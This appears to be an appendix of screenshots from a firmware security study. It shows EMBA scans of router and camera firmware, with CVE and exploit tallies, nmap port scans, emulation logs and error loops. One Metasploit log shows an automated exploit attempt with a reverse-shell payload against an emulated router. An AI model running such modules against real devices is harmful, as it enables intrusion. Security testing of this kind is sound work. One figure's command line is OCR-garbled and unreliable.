[+] Component details: zlib : 1.2.3 : CVEs: 7 : Exploits: 0 : Source: static_bin_analysis
[+] Component details: jcp.ko : 1.2.0.1 : CVEs: 0 : Exploits: 0 : Source: kernel_module
[+] Component details: logger : 0.01 : CVEs: 0 : Exploits: 0 : Source: static_bin_analysis
[+] Component details: wireless_tools : 26 : CVEs: 2 : Exploits: 2 : Source: user_mode_bin_analysis
[+] Component details: systemd : 180 : CVEs: 25 : Exploits: 9 : Source: user_mode_bin_analysis
[+] Component details: ddnsd : 0.1 : CVEs: 0 : Exploits: 0 : Source: user_mode_bin_analysis
[+] Component details: hostapd : 0.5.9 : CVEs: 26 : Exploits: 1 : Source: static_bin_analysis
[+] Component details: portt : 1 : CVEs: 0 : Exploits: 0 : Source: user_mode_bin_analysis
[+] Component details: jcp_cmd.ko : 1.2.0.1 : CVEs: 0 : Exploits: 0 : Source: kernel_module
[+] Component details: iptables : 1.4.7 : CVEs: 1 : Exploits: 0 : Source: static_bin_analysis
[+] Component details: samba : 3.0.24 : CVEs: 62 : Exploits: 11 : Source: user_mode_bin_analysis
[+] Component details: igmpproxy : 3.0 : CVEs: 0 : Exploits: 0 : Source: user_mode_bin_analysis
[+] Component details: servd : 1 : CVEs: 0 : Exploits: 0 : Source: user_mode_bin_analysis
[+] Component details: lproute2 : 100224 : CVEs: 0 : Exploits: 0 : Source: user_mode_bin_analysis
[+] Component details: sxdtp.ko : 1.2.0.1 : CVEs: 0 : Exploits: 0 : Source: kernel_module
[+] Component details: sqllite : 3.5.8 : CVEs: 25 : Exploits: 2 : Source: static_bin_analysis
[+] Component details: udevinfo : 100 : CVEs: 0 : Exploits: 0 : Source: user_mode_bin_analysis
[+] Component details: radvd : 1.8 : CVEs: 0 : Exploits: 0 : Source: user_mode_bin_analysis
[+] Component details: sed : 4.0 : CVEs: 0 : Exploits: 0 : Source: static_bin_analysis
[+] Component details: sysklogd : 0.01 : CVEs: 2 : Exploits: 0 : Source: static_bin_analysis
[+] Component details: xmldb : 3 : CVEs: 0 : Exploits: 0 : Source: static_bin_analysis
[+] Component details: sxdtp_driver.ko : 1.2.0.1 : CVEs: 0 : Exploits: 0 : Source: kernel_module
[+] Component details: unzip : 3.0 : CVEs: 3 : Exploits: 0 : Source: user_mode_bin_analysis
[+] Component details: ntfs-3g : 2010.10.2 : CVEs: 32 : Exploits: 1 : Source: user_mode_bin_analysis
[+] Component details: dnsmasq : 2.45 : CVEs: 27 : Exploits: 9 : Source: static_bin_analysis
[+] Component details: linux_kernel : 2.6.33.2 : CVEs: 3577 : Exploits: 135 : Source: linux_kernel

[+] Identified a SBOM including 39 software components with version details.
```

Figure 88 DIR-645 Default Final Agg (3/4)

```
[+] Identified a SBOM including 39 software components with version details.

[+] Identified 3823 CVE entries.
    Identified 46 Critical rated CVE entries / Exploits: 5
    Identified 909 High rated CVE entries / Exploits: 62
    Identified 2221 Medium rated CVE entries / Exploits: 48
    Identified 67 Low rated CVE entries / Exploits: 2
    172 possible exploits available (20 Metasploit modules).
    Remote exploits: 25 / Local exploits: 109 / DoS exploits: 64 / Known exploited vulnerabilities: 16 / Verified Exploits: 0

-----

[+] Mon Jan 26 03:00:49 GMT 2026 - EMBA finished analysis in default mode (docker container).

[+] Mon Jan 26 03:00:49 GMT 2026 - Firmware tested: /home/owner/Downloads/DIR-645_FIRMWARE_1.03/dir645_FW_103.bin
[+] Mon Jan 26 03:00:49 GMT 2026 - Log directory: /home/owner/Log
[+] Mon Jan 26 03:00:49 GMT 2026 - Access the web-report with firefox /home/owner/Log/html-report/index.html
[+] Mon Jan 26 03:00:49 GMT 2026 - Access the web-report with firefox /home/owner/Log/html-report/index.html
[+] Mon Jan 26 03:00:49 GMT 2026 - Final cleanup started.
[!] Mon Jan 26 03:00:50 GMT 2026 - Test ended on Mon Jan 26 03:00:50 GMT 2026 and took about 0 days and 02:43:00
```

Figure 89 DIR-645 Default Final Agg (4/4)

```
owner@owner-virtual-machine:~/emba$ sudo ./emba -l ~/dirEmuScan -f ~/Downloads/DIR-645_FIRMWARE_1.03 -p scan-profiles/default-scan-emulation.emba
```

Figure 90 DIR-645 EMBA Default Emulation Scan

```
owner@owner-virtual-machine:~/emba$ sudo ./emba -l ~/dirEmuLog -f ~/Downloads/DIR-645_FIRMWARE_1.03/dir645_FW_103.bin -Q
```

Figure 91 DIR-645 Custom Scan -Q

```
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
^C[+] Wed Mar 18 13:38:04 GMT 2026 - Interrupt detected!
[+] Wed Mar 18 13:38:05 GMT 2026 - Final cleanup started.
[+] Wed Mar 18 13:38:05 GMT 2026 - Restoring directory permissions for user: owner
[!] Test ended on Wed Mar 18 13:38:06 GMT 2026 and took about 0 days and 08:29:22

[+] Wed Mar 18 13:38:09 GMT 2026 - Test ended on Wed Mar 18 13:38:09 GMT 2026 and EMBA failed in docker mode!
[+] Wed Mar 18 13:38:10 GMT 2026 - Final cleanup started.
[+] Wed Mar 18 13:38:10 GMT 2026 - Stopping EMBA process with PID 4572
```

Figure 92 DIR-645 Custom Scan -Q Error

```
owner@owner-virtual-machine:~/emba$ sudo ./emba -l ~/dirEmuLogFinal -f ~/Downloads/DIR-645_FIRMWARE_1.03/dir645_FW_103.bin -Q -W
```

Figure 93 DIR-645 Custom Scan -Q -W

```

netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 53 (tcp) timed out: Operation now in progress
Connection to 192.168.0.1 80 port [tcp/http] succeeded!
netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 49152 (tcp) timed out: Operation now in progress

```

Figure 94 DIR-645 Custom Scan -Q -W Error

```

netcat: connect to 192.168.0.1 port 8181 (tcp) timed out: Operation now in progress
^C[*] Thu Mar 19 15:00:58 GMT 2026 - Interrupt detected!
[*] Thu Mar 19 15:00:59 GMT 2026 - Final cleanup started.
[*] Thu Mar 19 15:00:59 GMT 2026 - Restoring directory permissions for user: owner
[!] Test ended on Thu Mar 19 15:01:00 GMT 2026 and took about 0 days and 10:36:44

```

Figure 95 DIR-645 Custom Scan -Q -W Cleanup

```

[*] Starting firmware emulation qemu-system-mipsel / mipsel / 1441936-7614608.squashfs_v4_le_extract_mipsel-10869 / 192.168.0.1 ... use Ctrl
l-a + x to exit

[*] Host with 192.168.0.1 is reachable via ICMP.
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=834 ms

--- 192.168.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 833.555/833.555/833.555/0.000 ms

[*] Host with 192.168.0.1 is reachable on TCP port 0 via hping.
HPING 192.168.0.1 (tap483.0.1 192.168.0.1): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.0.1 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=2.6 ms

[*] Default Nmap portscan for 192.168.0.1

PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=1.16 ms

--- 192.168.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.162/1.162/1.162/0.000 ms

```

Figure 96 DIR-645 Custom Scan Ping


```
owner@owner-virtual-machine:~/emba$ sudo ./emba -l ~/log -f ../Downloads/R7000-V1.0.11.216_10.2.122.chk -p ./scan-profiles/default-scan.emba
```

Figure 97 R7000 Default Scan

```
OMUGL@OMUGL-LAFLG9J-W9CPJUE:-\wp92 2nqo *\wp9 -j -\L1000Ewnroð -Ł -\DOMUf09q2\B1000-AT'0'JT'SI0~I0'S'ISS'CPK -0 -M
```

Figure 98 R7000 Custom Scan

```
[*] Wed Mar 18 21:36:46 GMT 2026 - EMBA finished analysis in default mode (docker container).
[*] Wed Mar 18 21:36:47 GMT 2026 - Firmware tested: /home/owner/Downloads/R7000-V1.0.11.216_10.2.122.chk
[*] Wed Mar 18 21:36:47 GMT 2026 - Log directory: /home/owner/r7000EmuLog
[*] Wed Mar 18 21:36:47 GMT 2026 - Access the web-report with Firefox /home/owner/r7000EmuLog/html-report/index.html
[*] Wed Mar 18 21:36:47 GMT 2026 - Final cleanup started.
[*] Wed Mar 18 21:36:48 GMT 2026 - Test ended on Wed Mar 18 21:36:48 GMT 2026 and took about 0 days and 07:28:04
```

Figure 99 R7000 Custom Scan Time

```
[*] Wed Mar 18 18:39:05 GMT 2026 - L10_system_emulation starting
[*] Wed Mar 18 20:25:31 GMT 2026 - L10_system_emulation finished
[*] Wed Mar 18 20:25:31 GMT 2026 - L15_emulated_stack_memory_start
```

Figure 100 R7000 Custom Scan Emulation Time

```
[*] Found Nmap results nmap_emba_3-192.168.1.1-br0-eth0-NONE-bridge_dedicated.nmap:
# Nmap 7.98 scan initiated Wed Mar 18 20:18:57 2026 as: /usr/lib/nmap/nmap -Pn -n -sSUV --host-timeout 30m -p T:0,21,22,23,443,4455,4466,5000,53,5555,631,80,8080,U:0,1900,23,44032,45848,46863,48037,53,5353,55613,58854,67 -oA /logs/l10_system_emulation/archive-0-28442624.squas
hfs v4 le extract armel-5576-12712/nmap_emba_3-192.168.1.1-br0-eth0-NONE-bridge_dedicated 192.168.1.1
Nmap scan report for 192.168.1.1
Host is up (0.012s latency).

PORT      STATE      SERVICE      VERSION
0/tcp     closed    unknown
21/tcp    closed    ftp
22/tcp    closed    ssh
23/tcp    open      telnet       utelnetd
53/tcp    open      domain       (unknown banner: dnsmasq-)
80/tcp    open      tcpwrapped
443/tcp   open      tcpwrapped
631/tcp   open      ipp?
4455/tcp  closed    prchat-user
4466/tcp  closed    unknown
5000/tcp  open      tcpwrapped
5555/tcp  open      ssl/freeciv?
8080/tcp  closed    http-proxy
9/udp     closed    unknown
23/udp    open|filtered telnet
53/udp    open      domain       (unknown banner: dnsmasq-)
67/udp    open|filtered dhcp
1900/udp  open      upnp?
5353/udp  open|filtered zeroconf
44032/udp closed    unknown
45848/udp closed    unknown
46863/udp closed    unknown
48037/udp closed    unknown
55613/udp open|filtered unknown
58854/udp closed    unknown
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service:

```

Figure 101 R7000 Custom Scan Nmap

```
1 exploits in system mode emulation verified.
```

Figure 102 R7000 Custom Scan Verified Exploit

```
[*] Check code for linux/http/vmware_view_planner_4_6_uploadlog_rce: #<struct Msf::Exploit::CheckCode code="appears", message="The ad_wsgi.py file identified!", reason="Vulnerable log_upload_wsgi.py file identified!", details={}>
[*] Vulnerability identified for module linux/http/vmware_view_planner_4_6_uploadlog_rce - 192.168.1.1:443
[*] Check state #<struct Msf::Exploit::CheckCode code="appears", message="The target appears to be vulnerable. Vulnerable log_upload_wsgi.py file identified!", details={}> for module linux/http/vmware_view_planner_4_6_uploadlog_rce - 192.168.1.1:443
[*] Exploiting linux/http/vmware_view_planner_4_6_uploadlog_rce against host 192.168.1.1:443 ...
[*] Payload selected: generic/shell_reverse_tcp
[*] Checking linux/http/vmware_vrli_rce against host 192.168.1.1:443 ...
```

Figure 103 R7000 Exploit Metasploit Logs

```
owner@owner-virtual-machine:~/emba$ sudo ./emba -l ~/logAC15 -f ../Downloads/Tenda-AC15-Firmware-V15.03.05.18-master/US_AC15V1.0BR_V15.03.05.18_multi_TD01.bin -p ./scan-profiles/default-scan.emba
```

Figure 104 AC15 Default Scan

```

onent details: l2tpd           : 0.4           : CVEs: 0           : Exploits: 0           : Source: user_mode_bin_analys
onent details: option.ko       : v0.7.2       : CVEs: 0           : Exploits: 0           : Source: kernel_module
onent details: sqlite          : 3.7.2         : CVEs: 26          : Exploits: 2           : Source: static_bin_analysis
onent details: bzlib2          : 1.0.6         : CVEs: 2           : Exploits: 0           : Source: static_bin_analysis
onent details: dnsmasq         : 2.52          : CVEs: 25          : Exploits: 7           : Source: static_bin_analysis
onent details: openssl        : 1.0.0         : CVEs: 68          : Exploits: 7           : Source: static_bin_analysis
onent details: linux_kernel    : 2.6.36.4      : CVEs: 3534        : Exploits: 119         : Source: linux_kernel

Identified a SBOM including 34 software components with version details.

Identified 3748 CVE entries.
Identified 46 Critical rated CVE entries / Exploits: 7
Identified 974 High rated CVE entries / Exploits: 55
Identified 2214 Medium rated CVE entries / Exploits: 48
Identified 65 Low rated CVE entries / Exploits: 4
possible exploits available (15 Metasploit modules).
Total exploits: 26 / Local exploits: 86 / DoS exploits: 63 / Known exploited vulnerabilities: 14 / Verified Exploits: 0

-----

Mar 11 21:04:44 GMT 2026 - EMBA finished analysis in default mode (docker container).

Mar 11 21:04:44 GMT 2026 - Firmware tested: /home/owner/Downloads/Tenda-AC15-Firmware-V15.03.05.18-master/US_AC15V1.0BR_V15.03.05.18_multi_TD01.bin
Mar 11 21:04:44 GMT 2026 - Log directory: /home/owner/LogAC15
Mar 11 21:04:44 GMT 2026 - Access the web-report with firefox /home/owner/logAC15/html-report/index.html
Mar 11 21:04:44 GMT 2026 - Access the web-report with firefox /home/owner/logAC15/html-report/index.html
Mar 11 21:04:44 GMT 2026 - Final cleanup started.
Mar 11 21:04:45 GMT 2026 - Test ended on Wed Mar 11 21:04:45 GMT 2026 and took about 0 days and 02:04:37

-----

state of your personal todo list:
Installed EMBA
Started EMBA
Improved the pentesting workflow and results with EMBA
Enjoyed the results
Spread the word about security testing with EMBA https://github.com/e-n-b-a/emba
Reviewed some EMBA code and opened some issues
Found some EMBA bugs, fixed them and opened a pull request
Sponsored the EMBA project - https://github.com/sponsors/e-n-b-a

-----

owner-virtual-machine:~/emba$

```

Figure 105 AC15 Default Scan Final

```

owner@owner-virtual-machine:~/emba$ sudo ./emba -l ~/tendaEmuLog -f ~/Downloads/Tenda-AC15-Firmware-V15.03.05.18-master/US_AC15V1.0BR_V15.03.05.18_multi_TD01.bin -Q -W

```

Figure 106 AC15 Custom Scan

```

connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 8180 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 21 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 8180 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 21 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 8180 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 21 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 8180 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 21 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 8180 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 21 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
connect to 192.168.0.1 port 8180 (tcp) timed out: Operation now in progress

```

Figure 107 AC15 Custom Scan Error Loop (1/2)

```

netcat: connect to 192.168.0.1 port 23 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 21 (tcp) timed out: Operation now in progress
netcat: connect to 192.168.0.1 port 8180 (tcp) timed out: Operation now in progress
^C[*] Sat Mar 21 14:58:26 GMT 2026 - Interrupt detected!
[*] Sat Mar 21 14:58:26 GMT 2026 - Final cleanup started.
[*] Sat Mar 21 14:58:26 GMT 2026 - Restoring directory permissions for user: owner
[!] Test ended on Sat Mar 21 14:58:27 GMT 2026 and took about 0 days and 10:11:17

[.] Sat Mar 21 14:58:29 GMT 2026 - Test ended on Sat Mar 21 14:58:29 GMT 2026 and EMBA failed in docker mode!
[*] Sat Mar 21 14:58:29 GMT 2026 - Final cleanup started.
[*] Sat Mar 21 14:58:30 GMT 2026 - Stopping EMBA process with PID 3684
owner@owner-virtual-machine:~/emba$

```

Figure 108 AC15 Custom Scan Error Loop (2/2)

```

[*] System emulation was successful.
[*] System should be available via IP 192.168.0.1.
[*] More than 2 TCP based Network services are available - no further emulation runs are needed

==> Archive to re-run emulated environment

With the following archive it is possible to rebuild the created emulation environment fully automated.

[*] Download Qemu emulation archive.

==> System emulation results

EMBA was able to identify the following system emulation results:

[*] RESULT SOURCE;Booted state;ICMP state;TCP-0 state;TCP state;online services cnt;available network services;IP address;Network mode (NET
ORK_DEVICE|ETH_INT|VLAN_ID|INIT_FILE|INIT_MECHANISM);ARCHIVE_PATH ;R_PATH
[*] EMBA;Booted yes;ICMP ok;TCP:0 ok;TCP ok/tcp,23/tcp,8180/tcp;IP address: 192.168.0.1;Network mode: default (br0|eth0|NONE|/etc_ro/init.d
rcS|init);archive-0-8683520.squashfs_v4_le_extract_armel-15264-22967;/firmware/unblob_extracted/firmware_extract/64-10559552.trx_v1_ext
ract/part1_extract/0-8683520.squashfs_v4_le_extract

[*] Identified the following system emulation results (with running network services):
/home/owner/Downloads/Tenda-AC15-Firmware-V15.03.05.18-master/US_AC15V1.0BR_V15.03.05.18_multi_TD01.bin;EMBA;Booted yes;ICMP ok;TCP:0 o
;TCP ok/tcp,23/tcp,8180/tcp;IP address: 192.168.0.1;Network mode: default (br0|eth0|NONE|/etc_ro/init.d/rcS|init);archive-0-8683520.squ
shfs_v4_le_extract_armel-15264-22967;/firmware/unblob_extracted/firmware_extract/64-10559552.trx_v1_extract/part1_extract/0-8683520.squ
shfs_v4_le_extract

[*] System recovery was successful. Further live analysis possible for IP 192.168.0.1.

```

Figure 109 AC15 Custom Scan Boot Success

```

[*] Nmap portscan for network services (T:0,21,22,23,443,80,8080,8180,8188,U:0) started during system init on 192.168.0.1

Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-21 06:38 +0000
Nmap scan report for 192.168.0.1
Host is up (0.0014s latency).

PORT      STATE SERVICE      VERSION
0/tcp     closed unknown
21/tcp    open  ftp          vsftpd (broken: cannot locate user specified in 'ftp_username':ftp)
22/tcp    closed ssh
23/tcp    open  telnet       security DVR telnetd (many brands)
80/tcp    closed http
443/tcp   closed https
8080/tcp   closed http-proxy
8180/tcp  open  http         nginx 1.2.2
8188/tcp  closed unknown
0/udp     closed unknown
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.40 seconds

```

Figure 110 AC15 Custom Scan Nmap


```

/dev/nvram: No such device
*****
**cfmd recv segv signals and reboot the system**
*****
*****
**cfmd recv segv signals and reboot the system**
*****
*****
**cfmd recv segv signals and reboot the system**
*****
*****
**cfmd recv segv signals and reboot the system**
*****
*****
**cfmd recv segv signals and reboot the system**
*****
*****
**cfmd recv segv signals and reboot the system**
*****
*****
**cfmd recv segv signals and reboot the system**
*****
*****
**cfmd recv segv signals and reboot the system**
*****
*****
**cfmd recv segv signals and reboot the system**
*****
*****
**cfmd recv segv signals and reboot the system**
*****
*****
**cfmd recv segv signals and reboot the system**
*****
*****
**cfmd recv segv signals and reboot the system**
*****
*****

```

Figure 111 AC15 Custom Scan Reboot Cycle

```

[*] Service detected: 21/tcp ftp
[+] Service also detected with static analysis (S09): vsftpd
[*] Service detected: 23/tcp telnet
[*] Service detected: 8180/tcp http

```

Figure 112 AC15 Custom Scan HTTP detected

```
owner@owner-virtual-machine:~/emba$ sudo ./emba -l ~/logC200 -f ../Downloads/Tapo_C200v2_en_1.1.14_Build_210825_Rel.46672n__1631603239867.bin -p ./scan-profiles/default-scan.emba
```

Figure 113 Tapo C200 Default Scan

```
[*] Component details: kmod-lib-crc-scitt : 0.10.27-1 : CVEs: 0 : Exploits: 0 : Source: OpenWRT
[*] Component details: libjson : 0.9-2 : CVEs: 0 : Exploits: 0 : Source: OpenWRT
[*] Component details: dn-switch : 1 : CVEs: 0 : Exploits: 0 : Source: OpenWRT
[*] Component details: libubus-lua : 2013-01-13 : CVEs: 0 : Exploits: 0 : Source: OpenWRT
[*] Component details: cloud-brd : 1 : CVEs: 0 : Exploits: 0 : Source: OpenWRT
[*] Component details: u-boot : 2014.01 : CVEs: 34 : Exploits: 0 : Source: static_bin_analys
[*] Component details: linux_kernel : 3.10.27 : CVEs: 3744 : Exploits: 106 : Source: linux_kernel

[*] Identified a SBOM including 118 software components with version details.

[*] Identified 3846 CVE entries.
    Identified 58 critical rated CVE entries / Exploits: 1
    Identified 1049 High rated CVE entries / Exploits: 50
    Identified 2468 Medium rated CVE entries / Exploits: 43
    Identified 62 Low rated CVE entries / Exploits: 2
    107 possible exploits available (12 Metasploit modules).
    Remote exploits: 3 / Local exploits: 79 / Dos exploits: 35 / Known exploited vulnerabilities: 11 / Verified Exploits: 0

-----
[*] Wed Mar 11 04:49:28 GMT 2026 - EMBA finished analysis in default mode (docker container).

[*] Wed Mar 11 04:49:28 GMT 2026 - Firmware tested: /home/owner/Downloads/Tapo_C200v2_en_1.1.14_Build_210825_Rel.46672n__1631603239867.bin
[*] Wed Mar 11 04:49:29 GMT 2026 - Log directory: /home/owner/logC200
[*] Wed Mar 11 04:49:29 GMT 2026 - Access the web-report with firefox /home/owner/logC200/html-report/index.html
[*] Wed Mar 11 04:49:29 GMT 2026 - Access the web-report with firefox /home/owner/logC200/html-report/index.html
[*] Wed Mar 11 04:49:29 GMT 2026 - Final cleanup started.
[*] Wed Mar 11 04:49:29 GMT 2026 - Test ended on Wed Mar 11 04:49:29 GMT 2026 and took about 0 days and 01:57:47

-----
Current state of your personal todo list:
[ ] Installed EMBA
[ ] Started EMBA
[ ] Improved the pentesting workflow and results with EMBA
[ ] Enjoyed the results
[ ] Spread the word about security testing with EMBA https://github.com/e-n-b-a/emba
[ ] Reviewed some EMBA code and opened some issues
[ ] Found some EMBA bugs, fixed them and opened a pull request
[ ] Sponsored the EMBA project - https://github.com/sponsors/e-n-b-a

-----
owner@owner-virtual-machine:~/emba$
```

Figure 114 Tapo C200 Default Scan Final Agg

```
file:///home/owner/logC200/html-report/s115_usermode_emulator/qemu_init_cloud-brd.html

-----
[*] Initial CPU detection process of binary cloud-brd with CPU configuration NONE.
[*] Emulator used: qemu-mipsel
[*] Using root directory: /logs/s115_usermode_emulator/firmware/binwalk_extracted/firmware.extracted/171400/squashfs-root (1/1)
[*] Trying to emulate binary ./bin/cloud-brd with cpu config NONE
[*] Emulation process of binary cloud-brd with CPU configuration NONE failed
[*] Trying to emulate binary ./bin/cloud-brd with cpu config CPUs:
[*] Emulation process of binary cloud-brd with CPU configuration CPUs: failed
[*] Trying to emulate binary ./bin/cloud-brd with cpu config NONE
[*] Emulation process of binary cloud-brd with CPU configuration NONE failed
[*] Trying to emulate binary ./bin/cloud-brd with cpu config NONE
[*] Emulation process of binary cloud-brd with CPU configuration NONE failed
[*] Trying to emulate binary ./bin/cloud-brd with cpu config NONE
[*] Emulation process of binary cloud-brd with CPU configuration NONE failed
[*] Trying to emulate binary ./bin/cloud-brd with cpu config NONE
[*] CPU configuration used for cloud-brd: NONE
CPU_CONFIG_det\NONE
-----
```

Figure 115 Tapo C200 Default Scan Failed Usermode Emulation

```
owner@owner-virtual-machine:~/emba$ sudo ./emba -l ~/tapoEmulog -f ../Downloads/Tapo_C200v2_en_1.1.14_Build_210825_Rel.46672n__1631603239867.bin -Q -W
```

Figure 116 Tapo C200 Custom Scan

```
[*] Nmap portscan for network services (T:0,21,22,443,80,8080,U:0) started during system init on 192.168.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-20 07:16 +0000
Nmap scan report for 192.168.0.1
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
0/tcp     closed unknown
21/tcp    closed ftp
22/tcp    closed ssh
80/tcp    closed http
443/tcp   closed https
8080/tcp  closed http-proxy
0/udp     closed unknown
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

```
[+] System emulation was successful.
[+] System should be available via IP 192.168.0.1.
```

Figure 117 Tapo C200 Custom Scan Nmap

```
[+] System emulation was successful.
[+] System should be available via IP 192.168.0.1.
```

Figure 118 Tapo C200 Custom Scan Successful Boot

```
owner@owner-virtual-machine:~/emba$ sudo ./emba -l ~/N300EmuLog -f ~/Downloads/TEW652BRPA1_FW110B08.bin -Q -W
```

Figure 119 N300 Custom Scan

```
[*] Sun Mar 22 06:39:30 GMT 2026 - F50 base aggregator finished
[!] Sun Mar 22 06:39:30 GMT 2026 - Test ended on Sun Mar 22 06:39:30 GMT 2026 and took about 0 days and 02:10:56
```

Figure 120 N300 Custom Scan Time

```
[*] Sun Mar 22 05:01:54 GMT 2026 - L10_system_emulation starting
[*] Sun Mar 22 05:53:35 GMT 2026 - L10_system_emulation finished
```

Figure 121 N300 Custom Scan System Emulation Time

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-22 05:49 +0000
Nmap scan report for 192.168.1.2
Host is up (0.0018s latency).

